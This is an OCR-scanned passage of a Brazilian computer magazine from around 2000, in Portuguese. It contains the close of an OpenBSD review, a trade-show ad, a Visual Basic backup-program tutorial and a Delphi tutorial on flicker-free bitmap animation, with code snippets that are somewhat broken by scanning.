
Agora tudo o que você tem a fazer é deixar seu sistema operacional sempre atualizado. Afinal, a cada dia são descobertas novas técnicas de invasão. Uma dica é visitar o endereço http://www.openbsd.org e verificar os updates.

Você verá que o OpenBSD é a opção ideal para quem gosta de conhecer novos sistemas operacionais, ainda mais com todo este nível de segurança. **PCM**

OPINIÃO DA REDAÇÃO

Conclusões sobre o OpenBSD

Após testar este produto, concluímos que o OpenBSD é um dos sistemas operacionais mais poderosos da atualidade. Este software foi elaborado por diversos profissionais de segurança para ser o UNIX mais seguro.
Ao todo foram mais de 10 profissionais envolvidos durante um ano e meio, realizando inclusive uma intensa auditoria do código fonte.
É um UNIX completo, disponível de forma gratuita e repleto de aplicações para qualquer tipo de uso. Além disso, ele integra a tecnologia de firewalls e VPNs diretamente na distribuição. Sendo assim, vale a pena dar uma olhada no OpenBSD. Talvez este seja o software que você está procurando.


A @-volução da informática.
COMDEX
Sucesu-SP'2000
Feira e Congresso Internacional de Informática e Telecomunicações
PLATFORMS
SYSTEMS
NETWORK/COMMUNICATIONS
COMPONENTS
APPLICATIONS
SERVERS
TOOLS
PERIPHERALS
SERVICES
22 - 25 Agosto
Anhembi - São Paulo
www.comdex.com.br
anhembi
Promoção/Organização
Guazzelli Feiras Messe Frankfurt
resultado e o maior evento

FAÇA BACKUPS NO Visual Basic

Aprenda as melhores técnicas para adicionar o recurso de backup em seus programas feitos em VB

Backups são importantes para qualquer usuário. Por isso, você deve dar muita atenção a este recurso na hora de desenvolver seus programas.

O aplicativo que você aprenderá a criar nesta reportagem é diferente de tudo que você já viu. Não se trata de um software convencional de backup. Ele é muito rápido, já que não utiliza fitas DAT e outros dispositivos lentos de armazenamento. Em vez disso, todas as informações importantes são salvas em um disco rígido veloz e extremamente barato.

Outra vantagem é que você pode usar uma chave de acesso para recuperar um backup realizado. Vale lembrar, porém, que este trabalho não é tão simples e exigirá que você gaste algumas horas desenvolvendo seus códigos.

Seqüência de backup

Para criar esta aplicação, baixe os arquivos que estão no Web site da Revista PC Master. Para isso, acesse www.europanet.com.br/pcmaster.

Em seguida, carregue o projeto e dê uma olhada na sub-rotina Back_Click. Ela trabalha com as ações que realmente ficam responsáveis pela parte do backup.

Funciona assim: primeiro o catálogo (uma relação dos arquivos que serão copiados) é lido. Em seguida, a árvore de diretórios é varrida em busca de arquivos que precisam ser modificados. Para que você entenda melhor, dê uma olhada no bit "archive". Repare que uma nova geração é adicionada ao catálogo e os arquivos modificados são copiados para o disco de backup.

Finalmente, os bits "archive" são reiniciados (para que você não faça backup contínuo dos mesmos arquivos) e tudo isso é gravado no disco.

Se você fizer este procedimento corretamente vai perceber que este processo está organizado no programa de uma forma bem simples. Todo o trabalho que você terá é o de lidar com arquivos que foram feitos em módulos separados. Uma boa dica é manter tudo relacionado logicamente em um único lugar.

COMPLETANDO O CÓDIGO

Para construir uma coleção FileList:


```
Public Sub AddFileName(n As BNode)
    Dim fnl As Collection, fn As
    Static
        fn = n.filename
        On Error GoTo new_filelist
        Set fnl = filelist(n)
        fnl.Add fn
        Exit Sub
new_filelist:
        Set fnl = New Collection
        filelist.Add fnl, n
        fnl.Add fn
    End Sub
```


Exibindo arquivos no cotrole ListView:

```
Public Sub DisplayFiles(n As Node,
lv As ListView)
    Dim fnl As Collection, fn As
BNode, fnn As Listitem
    lv.ListItems.Clear
    Set fnl = filelist(n.Text)
    For Each fn In fnl
        Set nn = lv.ListItems.Add
        nn.Text = fn.lastModified
        nn.SubItems(1) = fn.generation
        nn.SubItems(2) = fn.Directory
        Set nn.Tag = fn
    End Sub
```

Extraindo o arquivo correto quando o usuário clicar no ListView:

```
Private Sub ListView1_ItemClick(ByVal i As
MSComctlLib.Listitem)
    Dim n As BNode
    Dim item As ListItem
    Set item =
ListView1.SelectedItem
    Set n = item.Tag
    If MsgBox("Do you want to
restore" & n.filename & "?") = vbOK
Then
        Call FileCopy(n.X, n.Y)
    End If
End Sub
```



Você pode configurar o controle ListView de quatro diferentes modos. Um dos principais é o Report Mode, que é selecionado no controle Properties.

Após fazer um backup dos arquivos modificados é fácil restaurá-los: basta usar a caixa ListView

Mudanças no BNode

Antes de conferir como o controle ListView funciona, há algumas mudanças que devem ser feitas no objeto BNode. Ele é usado para manter as informações num arquivo único.

Sendo assim, é preciso adicionar mais três itens de informação: a data em que o arquivo foi modificado pela última vez, a versão a qual ele pertence e o diretório em que está o arquivo.

A data de modificação é apenas para efeito de demonstração. Sua função é exibir quando um arquivo foi atualizado pela última vez. A versão é necessária para selecionar a geração correta do arquivo. Porém, o mais interessante mesmo é o último dos itens: o link "parent". Sua função é a de permitir a movimentação fácil pelos diretórios da árvore. Este recurso é especialmente útil e deve ser usado de qualquer maneira. Mas o motivo real é que ele permite reconstruir o nome do diretório do arquivo. Isto é necessário para localizar e restaurar um arquivo dado um BNode. O quadro "Localize a Origem" mostra bem como isto é feito.

Nós também adicionamos outra grande parte lógica: a habilidade de localizar todas as gerações do mesmo arquivo. Dado um nome de arquivo, "x.dat", por exemplo, é necessário obter uma coletânea de todos os arquivos "x.dat" que existem no catálogo. Uma maneira de fazer isso seria pesquisar em todo o catálogo manualmente, mas isso seria ineficiente. A habilidade de localizar todos os arquivos é a principal função do programa de backup. Por isso, você deve priorizá-la e dar muita atenção à rotina em que este processo é feito.

A dica para fazer isso é ter outra coleção: a "filelist". E a é construída quando o catálogo é lido em um disco. No quadro "Completando o Código", localizado na pág na anterior, você verá que a filelist nada mais é do que um conjunto de coleções. Cada elemento desta rotina é catalogado por um nome de arquivo. Veja a seguinte linha:

```
Set fnl = filelist(n)
```

Sua tarefa é retornar a coleção de BNodes associados ao nome do arquivo dado. Quando um novo nome é adicionado, esta declaração causa um erro, já que o nome de arquivo não existe. Isto é

Você pode **baixar** o código do programa via **Internet**. Basta acessar o site da Revista: www.europanet.com.br/pcmaster

FICHA TÉCNICA

Tipo
Programação

Nível de conhecimento
Intermediário

Conhecimentos prévios
Sistemas operacionais Windows e um bom conhecimento da linguagem Visual Basic

Hardware necessário
Qualquer um capaz de rodar a versão 6.0 do Visual Basic

bloqueado pelo segmento de código "new_filename", necessário para criar uma nova coleção e fazer as adições necessárias.

Isto pode parecer um pouco incerto, mas aparentemente não há uma maneira do Visual Basic determinar se um elemento existe em uma coleção sem poder acessá-la. É aí que o erro ocorre.

Após fazer isso, você terá duas coleções. A primeira delas é a "genlist", que nada mais é do que um grupo de BNodeLists com cada elemento correspondente aos arquivos do backup.

A segunda coleção, a "filelist", é apenas um grupo de BNodes. Isto permite localizar um BNode específico a partir de um nome de arquivo e do número da geração.

Listando para porta

Agora você já pode ver como estas coleções são usadas com os controles TreeView e ListView.

O controle TreeView é ativado quando o método display do catálogo é executado. Ele varre a coleção "filelist", adicionando os chamados "nós" ao controle TreeView que tenha seu nome tirado de cada coleção de nome de arquivo. Deve haver pelo menos um nome de arquivo lá, senão ele não teria sido adicionado à coleção "filelist" em primeiro lugar.

Mas vale lembrar que não se trata de uma árvore hierárquica, mas sim de uma lista. Entretanto, você está fazendo este processo para aprender a usar um controle ListView. É essencial que você mantenha uma correspondência clara entre estes dois controles.

Quando um diretório TreeView é clicado, o seguinte código é executado:

```
Sub
TreeView1_NodeClick(ByV
al n As
MSComctlLib.Node)
Catalog.DisplayFiles n,
ListView1
End Sub
```

Isto faz com que o método de mostragem de arquivos do objeto de catálogo seja exibido. Tudo isto aparecerá no canto do código.

Após encontrar um diretório TreeView, você já pode obter o nome de arquivo associado a ele (que foi colocado no campo texto quando ocupamos o controle TreeView). A partir daí você obterá o conjunto de BNodes que possuem o mesmo nome de arquivo.

Em seguida, basta ocupar o controle ListView com a informação que você recebeu. Mas é neste momento que o código se torna extremamente confuso.

Infelizmente o controle ListView não é um dos melhores exemplos de design claro e lógico da Microsoft. Ainda mais quando usado em conjunto com o controle TreeView.

O ListView pode assumir diversas formas. você pode mostrar os itens como grandes ícones, pequenos ícones e até como texto. Há também um quarto estilo conhecido como "report mode", que permite que você exiba mais informações do que apenas o nome do item listado.

Para pôr o controle ListView no modo de relatório, clique com o botão direito no controle do formulário e escolha Properties para exibir a tela de propriedades. Em seguida, configure "lvwReport" na lista suspensa. Agora você só precisa clicar no "Column Headers" para configurar as colunas no relatório.

No exemplo que está em nosso site, isto foi feito em três colunas. A primeira está sempre visível e é acessada via campos de texto. Isto pode ser configurado para o campo de última modificação.

As duas colunas seguintes devem ser adicionadas através do botão "Insert Column". No arquivo exemplo, você irá conferir o número de geração e o diretório, respectivamente.

Isto é configurado através do seguinte código:

```
nn.SubItems(1)
bn.generation
nn.SubItems(2) =
bn.Directory
```

É importante destacar, porém, que este procedimento é bastante longo, embora ele seja relativamente direto.

NAVEGANDO EM ÁRVORES

Localize a origem

Ao navegar em árvores de arquivos, é essencial que você descubra a origem das pastas (os chamados "nós"). Em nosso programa de backup, cada "nó" conhece sua origem. Para reconstruir o caminho do diretório, tudo o que você tem a fazer é trabalhar o caminho através de sua origem. Depois você deve seguir as pastas até chegar ao topo do diretório. Este processo é realmente fácil e rápido. Tudo que você tem que fazer é implementá-lo no novo método de diretório de um BNode. Confira este exemplo para entender como este procedimento funciona.

```
Public [illegible] String
Dim p As [illegible]
Set p = Me.parent
While Not p Is Nothing
d = p.filename & "\" & d
End Function
```

Neste código, contamos com o fato de que a origem de um nó de topo de nível (ou diretório raiz, se você preferir) esteja vazia. Tudo o que temos a fazer é compactar a árvore no nó, adicionando o nome do diretório. Vale lembrar porém, que podem haver subpastas, formando desta forma uma cadeia. Mas por que simplesmente não restauramos o nome completo do diretório no BNode? A razão, na verdade, pode ser uma questão de estilo do programador. Isto sem mencionar a elegância: é mais organizado armazenar a menor quantidade de informação requerida para realizar uma tarefa. Você encontrará essa técnica de navegação em quase todos os aplicativos que utilizem este sistema de árvores de diretórios.

A parte complicada acontece quando você clica em um item do controle de visão de lista. Ao fazer isso, o que se obtém na realidade é o campo texto - em vez do argumento, "ListView1_ItemClick".

Trata-se de um campo texto que, em nosso caso, é a data da última modificação no arquivo. Porém, na forma como é apresentado, este dado não tem muita utilidade. Felizmente, há uma saída: um procedimento criado pela Microsoft chamado kludge (programa temporário). Quando você usa esta técnica, o campo "Tag" em um ListItem é uma variante; e isto significa que você pode colocar um objeto neste local. O processo é exatamente idêntico àquele que utilizamos anteriormente para configurar o campo Tag para o BNode correspondente aos arquivos.

Tudo o que você deve fazer agora é encontrar uma forma para que seu programa chegue até eles. Ao fazer isto você pode enviar uma notificação ao usuário e – finalmente – restaurar o arquivo. O código de evento ItemClick cuida disso. Dê uma olhada nos códigos do programa que você baixou do nosso site. Daí em diante é fácil, já que a função do RestoreFile é exatamente esta. Se você ainda não entendeu do que estamos falando, saiba que ele restaura o arquivo de volta ao lugar de onde ele veio.

Além disso, você pode configurar todo o programa de backup. Caso não goste da maneira como os arquivos são exibidos no controle TreeView, por exemplo, é muito simples acrescentar uma exibição hierárquica própria.

Mas ainda há um problema com o programa de backup: sempre que você precisar restaurar um arquivo, será necessário executar o software que você acaba de criar.

Além disso, se você tentar usar este disco rígido em um outro computador que não tenha sido utilizado na criação do backup, as chances de erro são grandes.

Ainda assim, este é um excelente ponto de partida para que você possa aprender como os recursos do VB funcionam. Basta abrir o código que você baixou e adaptá-lo às suas necessidades.


VB para desenvolvedores

O Visual Basic é, sem sombra de dúvida, uma excelente linguagem de programação. Ela vem sendo muito bem aceita ultimamente, inclusive por profissionais que precisam criar aplicações para a Internet. Mas se você ainda é um programador iniciante ou então desenvolve suas aplicações em outras linguagens, como o Delphi, por exemplo – saiba que não é preciso comprar a versão completa do Visual Basic neste período de aprendizado.

Para isto, a Microsoft desenvolveu uma versão especial do Visual Basic 6.0 chamada Working Model. Ela traz basicamente todos os recursos do programa completo. Porém, é importante ressaltar que há uma diferença vital para a criação de aplicações: o programa não compila seus códigos para gerar os executáveis. Ou seja, você deve usar o comando Run para rodar seu programa.

Além disso, há alguns outros aspectos que devem ser levados em conta. Tenha em mente que o VB 6.0 Working Model não é uma versão comercial, portanto não deve ser utilizado para esta finalidade. Em outras palavras, é crime criar um programa para sua empresa e rodá-lo diretamente na interface do VB.

Por questões de espaço em disco, não foi possível colocar este programa no CD desta edição. Mas se você quiser instalar esta versão, basta adquirir a edição nº 27 da Revista PC Master. O CD-ROM que acompanha a revista traz o



Working Model completo e sem limitações, inclusive com os arquivos de documentação.

Afinal, não é nada sensato gastar seu dinheiro com um programa que você não sabe se irá suprir as suas necessidades. PCM

EXIBA ANIMAÇÕES NO Delphi

Aprenda a fazer animações e melhore a apresentação de seus programas em Delphi. É bem mais fácil do que você imagina.

Por Leandro Calçada

Quando se fala em multimídia, uma coisa é certa: animações são essenciais. Elas tornam suas aplicações mais amigáveis e são uma boa solução para melhorar as interfaces de seus programas comerciais.

Até os softwares mais famosos costumam usar esta técnica. O Microsoft Office, por exemplo, faz uso de pequenas animações em seus assistentes.

Além disso, incluir animações em uma aplicação Delphi é, na grande maioria dos casos, um problema maior para o ilustrador do que para o programador.

Basta lembrar que uma animação nada mais é do que uma seqüência de quadros ou, no caso dos exemplos que serão mostrados nesta reportagem, uma seqüência de Bitmaps.

Animações são úteis em muitas situações. Um exemplo prático é a interface da Revista do CD-ROM

Sendo assim, esqueça as complicadas rotinas de renderização em três dimensões, DirectX ou qualquer outra API específica. O tipo de animação que você verá aqui, apesar de não fornecer o desempenho adequado para jogos ou aplicações que exijam processamento gráfico intenso, é capaz de rodar até em um 486 com Windows 3.1 (desde que o programa seja compilado com a versão 1 do Delphi).

Como já era de se esperar, o ilustrador terá muito trabalho. Afinal, é preciso que o número de quadros por segundo não ultrapasse 10, que a seqüência total de animação não seja maior que uns 3 segundos e que a área a ser animada não seja maior que 200 x 200 pixels. Mais uma vez, com este trabalho finalizado, você já pode partir para a programação na prática.

Animações que fazem parte de uma interface maior requerem mais cuidados

Como funciona

Apesar da aparência sofisticada do assistente do Office, ele pode muito bem ser animado através de uma seqüência de bitmaps. A aparência depende exclusivamente do talento de quem faz os desenhos.

Depois, criar as animações por seqüência de quadros é fácil. Suponha que você queira incluir um pêndulo se movendo na interface de um programa, seja para marcar uma opção ou apenas como enfeite. Basta ilustrar alguns quadros deste movimento, e carregá-los em seqüência.

Mas é aí que está o problema. Utilizando um TTimer e um TImage, você verá a animação rodando enquanto a tela inteira de seu programa pisca junto. Para quem não sabe, estas piscadas durante a animação têm um nome: flicker. Isto porque toda vez que o conteúdo de uma nova imagem é carregada em um TImage, o Delphi redesenha todo o formulário. Isto gera um indesejável efeito psicodélico – que talvez, fizesse sucesso nos anos 60.

Animações sem flicker

Você pode evitar o aparecimento do flicker facilmente. Este procedimento, porém, é menos óbvio que o método de carregar as imagens em seqüência no TImage.

> Quando se trabalha com muitos **TBitmaps**, a melhor forma de declará-los é agrupando-os em um vetor

A primeira coisa a fazer é desenhar as imagens no TImage. E, ao contrário do que parece, desenhar uma imagem em um TImage não é a mesma coisa que carregá-la.

Para carregar uma imagem diretamente, o método utilizado é Image.Picture.LoadFromFile ('imagem.bmp'). Já para desenhá-la, deve-se ter a imagem previamente carregada em um TBitmap, para depois criá-la pelo Image.Canvas.Draw(X,Y,Bitmap). Neste caso, X e Y são dois Integer que armazenam as coordenadas em que a imagem deve ser desenhada. O Bitmap é uma variável do tipo TBitmap.

Além disso, o TBitmap é um objeto não visual e você não o encontrará na paleta de componentes do Delphi. Deve-se, preferencialmente na seção private do formulário, declarar uma variável do tipo TBitmap para cada quadro da animação, iniciá-las e carregar em cada uma delas o bitmap correspondente ao quadro.

Você pode usar um vetor de TBitmap para facilitar o trabalho de programação. Também são necessárias uma variável de controle para armazenar o quadro atual e uma para controlar o sentido da animação. No caso do pêndulo, ele deve ir e voltar.

Se você utilizar um TImage dedicado para cada animação, desenhe o quadro inicial antes de exibir o formulário pela primeira vez. Ao desenhar este quadro em um TImage vazio, o efeito de flicker ocorrerá se o formulário estiver visível.

A melhor forma de evitar isso é iniciando o TImage, alterando as propriedades Width e Height do TBitmap contido em seu TPicture e desenhando o quadro no evento OnCreate do formulário (isto deve ser feito logo após carregar as imagens).

Continuando com o exemplo do pêndulo, a declaração de variáveis, que deve estar na seção private do formulário, ficaria assim:

```
{Quadros da animação}
Pendulo : Array [1..5] of TBitmap;
{Número do quadro a ser exibido}
Atual : Byte;
{Sentido da animação}
Incremento : Integer;
```

Agora é preciso iniciar os TBitmaps. Ao contrário de variáveis comuns e componentes incluídos no formulário, objetos do Delphi adicionados no código precisam ser criados e destruídos manualmente. Por isso, no evento OnCreate do formulário, os TBitmaps serão criados para que possamos armazenar neles suas respectivas imagens.

Não por acaso, você deve salvar cada quadro do pêndulo com um número de 1 a 5 (coincidente com o índice do vetor). Desta forma, é possível criar os objetos e carregar as imagens em um único laço *for*. Além disso, para evitar um flicker inicial, você deve

Ficha Técnica

Tipo
Programação
Nível de conhecimento
Intermediário
Conhecimentos prévios
Álgebra booleana
Software necessário
Delphi 1 ou superior

desenhar o primeiro quadro no TImage. Também as variáveis de controle devem ser iniciadas. O evento OnCreate deste pequeno teste fica assim:

```
procedure
TForm1.FormCreate(Send
er: TObject);
var I : Integer;
begin
For I := 1 to 5 do
begin
Pendulo[I] :=
TBitmap.Create;
Pendulo[I].LoadFromFile(I
ntToStr(I)+'.bmp');
end;
Image1.Picture.Bitmap.Wi
dth := Pendulo[1].Width;
Image1.Picture.Bitmap.Hei
ght := Pendulo[1].Height;
Image1.Canvas.Draw(0,0,
Pendulo[1]);
Atual := 1;
Incremento := 1;
end;
```


Para que a animação rode é necessário um TTimer. É importante notar que o TTimer deve estar desabilitado por padrão ou a única animação que você verá é um GPF do Windows. E o motivo é simples. No evento OnTimer, os quadros da animação devem ser desenhados. Se o TTimer for habilitado por padrão, tentará desenhar o TBitmap antes que ele seja criado, o que produzirá um erro fatal com toda a certeza.

Para animações que devem rodar desde o início da aplicação, o TTimer deve ser habilitado no evento OnActivate do formulário. Nos demais casos, ele só deve ser ativado quando o evento que você desejar for disparado. Em tempo de projeto, altere a propriedade Enabled to TTimer para false e substitua o valor interval por algo entre 100 a 150 milissegundos. Assim você irá obter uma animação relativamente suave.

Valores de intervalo menores que 100 milissegundos dificilmente fazem diferença, a não ser que o programa esteja sendo executado em um Pentium III e com uma placa de vídeo de última geração.

Confira a seguir o evento OnTimer para o pêndulo:

```
procedure
TForm1.Timer1Timer(Sen
der: TObject);
begin
{Incrementa o quadro de
acordo com o sentido da
animação}
Atual := Atual +
Incremento;
{Desenha o quadro
selecionado}
Image1.Canvas.Draw(0,0,
Pendulo[Atual]);
{Reverte a animação ao
chegar nos extremos}
if (Atual=5) or (Atual=1)
then Incremento :=
Incremento * -1;
end;
```



Uma animação, assim como um filme, é apenas uma seqüência de quadros

EVITE PROBLEMAS

Onde estão as imagens?

Ao carregar imagens em tempo de execução, é importante saber o diretório correto onde os arquivos estão localizados. Assim você evita erros de execução inesperados. É possível obter facilmente o caminho a partir do qual seu programa está sendo executado utilizando o código a seguir no evento OnCreate do formulário principal. Armazene-o em uma string declarada na seção public do formulário, por exemplo, e use-a em todas as operações envolvendo arquivos:

```
{Coloca o diretório de onde o programa está sendo executado}
CaminhoBase := ExtractFilePath(Application.ExeName);
{Certifica-se de que esta variável termina com barra invertida "\"}
if CaminhoBase[Length(CaminhoBase)]<>'\' then CaminhoBase :=
CaminhoBase + '\';
```

Para utilizar esta variável, basta concatenar o nome do arquivo a ela (CaminhoBase+'arquivo.bmp') e o programa buscará o arquivo dentro de seu próprio diretório.

Este método pode ser aplicado a mais de uma imagem sem maiores problemas e não é preciso um TTimer para cada figura. Mas lembre-se que timers, mesmo no Windows 95, podem travar o sistema operacional se forem criados em grandes quantidades.

Sendo assim, procure sempre utilizar um mesmo TTimer para exibir as diversas animações. Use também as variáveis de controle verificadas neste timer para definir quais das animações serão exibidas ou não.

Animações sobre um fundo

Exibir uma animação em um fundo branco ou cinza é fácil, porém pouco interessante. Normalmente, as animações precisam ser integradas ao fundo do programa que você está desenvolvendo. Este procedimento não tem grandes mistérios, mas exige uma série de cuidados. Também é recomendado o uso de um bom programa de tratamento de imagens, como o Photoshop.

A primeira coisa a saber é a área ocupada por todos os quadros da imagem. Ela deve ser o total de cada quadro, permitindo que eles sejam desenhados um sobre o outro, apagando totalmente os vestígios do anterior. Anote esta coordenada, pois já que a animação será desenhada sobre um TImage não é necessário criar outro TImage para os quadros.

Você também pode utilizar o método Draw do Canvas do próprio TImage que contém o fundo, bastando para isso passar as coordenadas X e Y corretas da posição da área animada.

Fora isso, podem haver casos em que a mesma animação precisa ser exibida em áreas diferentes. Quando isto acontece, a melhor solução é criar uma área transparente, permitindo ao programador desenhá-la sem ter uma seqüência da mesma animação para cada coordenada. Apesar de exigir um pouco mais de trabalho, tal método é perfeitamente viável.

O primeiro procedimento é, utilizando a função CopyRect, copiar a área do fundo onde será desenhada a animação para um TBitmap. Isto é necessário pois, ao desenhar um quadro com transparência sobre outro, restarão vestígios do anterior. Para evitar isso, desenhamos o fundo original antes de criar o novo quadro, apagando tudo aquilo que restar.

Existem dois métodos para criar a transparência. A partir da versão 4 do Delphi, pode-se simplesmente alterar a propriedade Transparent do TBitmap para True e qualquer ponto da imagem contendo a mesma cor do pixel superior esquerdo da figura automaticamente será transparente.

Tal procedimento exige que o fundo da imagem tenha uma só cor, de preferência pura (como vermelho, azul, verde, preto ou branco, para evitar conflitos dependendo das cores da imagem).

Caso a versão do Delphi seja inferior, é necessário produzir a transparência manualmente. É simples, mas a imagem deve seguir algumas regras. O fundo deve ser branco puro e, para cada quadro, deve existir um outro semelhante, com o fundo em preto e a área do desenho em branco. Este quadro é o que chamamos de máscara e deve ser desenhado sobre o fundo antes do quadro real. Porém, você precisará usar alguns conceitos de álgebra booleana que tornam possível o efeito de transparência.

Funciona assim: a máscara é desenhada no fundo utilizando a operação booleana "or" (é possível configurar o TCanvas para efetuar operações booleanas ao desenhar). Com isso o branco (cujo valor numérico tem todos os bits em 1), será combinado com a cor de fundo, seja ela qual for, e a área resultante será branca (1 or qualquer coisa = 1).

Já a moldura, em preto (cujo valor numérico tem todos os bits em 0) será combinada também com o fundo, resultando na própria cor de fundo (0 or qualquer coisa = qualquer coisa).

A imagem, por outro lado, é desenhada logo após a máscara, com o TCanvas configurado para executar a operação booleana "and". Com isso, a moldura (desta vez em branco), será combinada com o fundo e o resultado será (1 and qualquer coisa = qualquer coisa). A área restante, contendo a imagem propriamente dita, será desenhada sobre o espaço que foi marcado em branco pela máscara e prevalecerá esta cor, da mesma forma que aconteceu com o fundo no caso da moldura.

O código capaz de executar estas operações está descrito a seguir:

```
{Desenha com OR}
Image1.Canvas.CopyMode
:= cmSrcPaint;
Image1.Canvas.Draw(X,Y,
Mascara);
{Desenha com AND}
Image1.Canvas.CopyMode
:= cmSrcAnd;
Image1.Canvas.Draw(X,Y,I
magem);
{Restaura método normal
de desenho}
Image1.Canvas.CopyMode
:= cmSrcCopy;
```

Note que no final do código o método de desenho do TCanvas é reiniciado para o valor padrão. Isto garante que qualquer imagem sobre o canvas deste TImage seja desenhada normalmente, pois operações booleanas utilizando cores diferentes de preto e branco costumam gerar resultados não muito atraentes.

Lembre-se também que, no caso de animações transparentes, não deve ser utilizado nenhum efeito de suavização (como o anti-alias), pois estes métodos fundem a borda à cor de fundo e isso gera um contorno branco irregular sobre as imagens.

Trabalhar com animações exige olhos detalhistas e muita paciência, pois é comum um alto número de erros no início. Mas, sem sombra de dúvida, o resultado final compensa o árduo trabalho que você terá durante a aprendizagem. **PCM**

Usando o método CopyRect é possível agrupar todos os quadros da animação em um único TBitmap

CUIDADO COM AS CORES

Imagens com 256 cores

